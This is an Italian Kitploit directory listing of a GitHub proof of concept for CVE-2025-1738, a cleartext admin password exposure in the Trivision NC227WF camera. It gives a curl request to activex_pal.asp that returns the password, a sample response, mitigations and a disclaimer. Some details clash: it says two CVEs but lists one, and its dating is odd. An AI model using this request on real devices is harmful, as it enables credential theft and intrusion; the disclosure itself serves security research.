
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-1738 — Scoperta 0day CVE-2025-1738 | Kitploit
Strumenti/GitHubGitHub/n0n4m3x41/cve-2025-1738
Sicurezza IoTAttacchi alle PasswordAnalisi delle VulnerabilitàExploitSicurezza Hardware e IoTApprendimento e Formazione
GitHubn0n4m3x41/cve-2025-1738

CVE-2025-1738

Scoperta 0day CVE-2025-1738

Vedi Repository
115 mesi faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2025-1738 - Telecamera Trivision NC227WF PoC

📋 Panoramica

In seguito a una divulgazione responsabile, sono state assegnate due CVE ufficiali.

CVECVSS v3.1PunteggioCWETipo
CVE-2025-1738AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N6.2CWE-598Esposizione di password in chiaro

🔍 CVE-2025-1738 — Esposizione di password in chiaro (CWE-598)

Descrizione

Qualsiasi utente locale può recuperare la password di amministrazione in chiaro senza necessitare di autenticazione preventiva.

  • Vettore di attacco: Locale (AV:L)
  • Punteggio CVSS: 6.2
  • CWE: CWE-598 (Uso del metodo di richiesta GET con stringhe di query sensibili)

Payload


curl -u admin:whatever http://<CAMERA_IP>:<PORT> --request-target en/player/activex_pal.asp

Risposta di esempio

immagine
...password=unguessable123!...

La password di amministrazione viene restituita in chiaro nel corpo della risposta.


🛡️ Mitigazione

  • Aggiornare il firmware se è disponibile una versione patchata da Trivision.
  • Isolare la telecamera su una VLAN dedicata senza accesso esterno.
  • Proteggere con firewall la porta di gestione della telecamera da segmenti di rete non attendibili.
  • Cambiare le credenziali predefinite e ruotare regolarmente le password.
  • Monitorare gli accessi non previsti a activex_pal.asp e mblogin.asp.

📚 Riferimenti

  • NVD — CVE-2025-1738
  • NVD — CVE-2025-1739

⚖️ Dichiarazione di non responsabilità

Questo repository è destinato esclusivamente a ricerca sulla sicurezza a scopo educativo e autorizzata. Gli autori non sono responsabili di alcun uso improprio. Ottenere sempre un'autorizzazione esplicita prima di testare qualsiasi dispositivo.

Scarica lo strumento